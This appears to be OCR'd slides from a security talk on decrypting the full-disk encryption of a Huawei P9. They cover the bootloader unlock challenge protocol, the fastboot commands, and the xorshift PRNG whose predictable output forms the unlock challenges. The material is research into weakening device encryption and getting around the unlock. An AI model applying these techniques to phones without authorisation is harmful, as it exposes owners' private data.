
Huawei P9 FDE



Plan

- Extract encrypted userdata partition
- Get eMMC cid
- Derive the keymaster encryption key
- Decrypt the data

Boot sequence



Fastboot (default)

- Flash firmware
- Get some diagnostics info
- …
- Unlock (?!)

Fastboot (unlocked)

- Dump eMMC
- Read eMMC cid
- Memory R/W -> boot patched TEE (!)

- So, how to unlock? Use an unofficial Huawei unlock online service!

Unlock protocol


phone | server

1. generate challenge

`fastboot oem hwdog certify begin`

FBLOCKxxxxxxxxxxxxxxxx

Unlock protocol



Unlock protocol

phone | server

1. generate challenge

`fastboot oem hwdog certify begin`

FBLOCKxxxxxxxxxxxxxxxx

2. sign challenge with private RSA key

unlock_code.bin

3. verify unlock code with public RSA key

`fastboot flash slock unlock_code.bin`

Unlock protocol

phone | server

1. generate challenge

`fastboot oem hwdog certify begin`

FBLOCKxxxxxxxxxxxxxxxx →

2. sign challenge with private RSA key

← unlock_code.bin

3. verify unlock code with public RSA key

`fastboot flash slock unlock_code.bin`

4. unlock on success

Plan

- Buy unlock_code and do the fastboot unlock
- Extract encrypted userdata partition
- Get eMMC cid
- Boot patched TEE to extract the keymaster encryption key
- Decrypt the data

So, the task is solved, right?


NOPE

Solution drawbacks

- The unlock service could go offline at any moment
- But we need a permanent solution
- P.S. actually it is down as for now :(


PRNG internals

Challenge generation based on the following function:

```
dword step( dword a )
{
    dword v0 = ( a ^ ( a << 13 ) );
    dword tmp = v0 ^ ( v0 >> 17 );
    return ( tmp ^ ( tmp << 5 ) );
}
```

Linear transformation produces a group of order `2^32 - 1`

PRNG output


0x1 (seed)
step
0x42021
step
0x4080601
step
0x9dcca8c5
step
0x1255994f
step
...
FBLOCK408060100042021
FBLOCK1255994f9dcca8c5

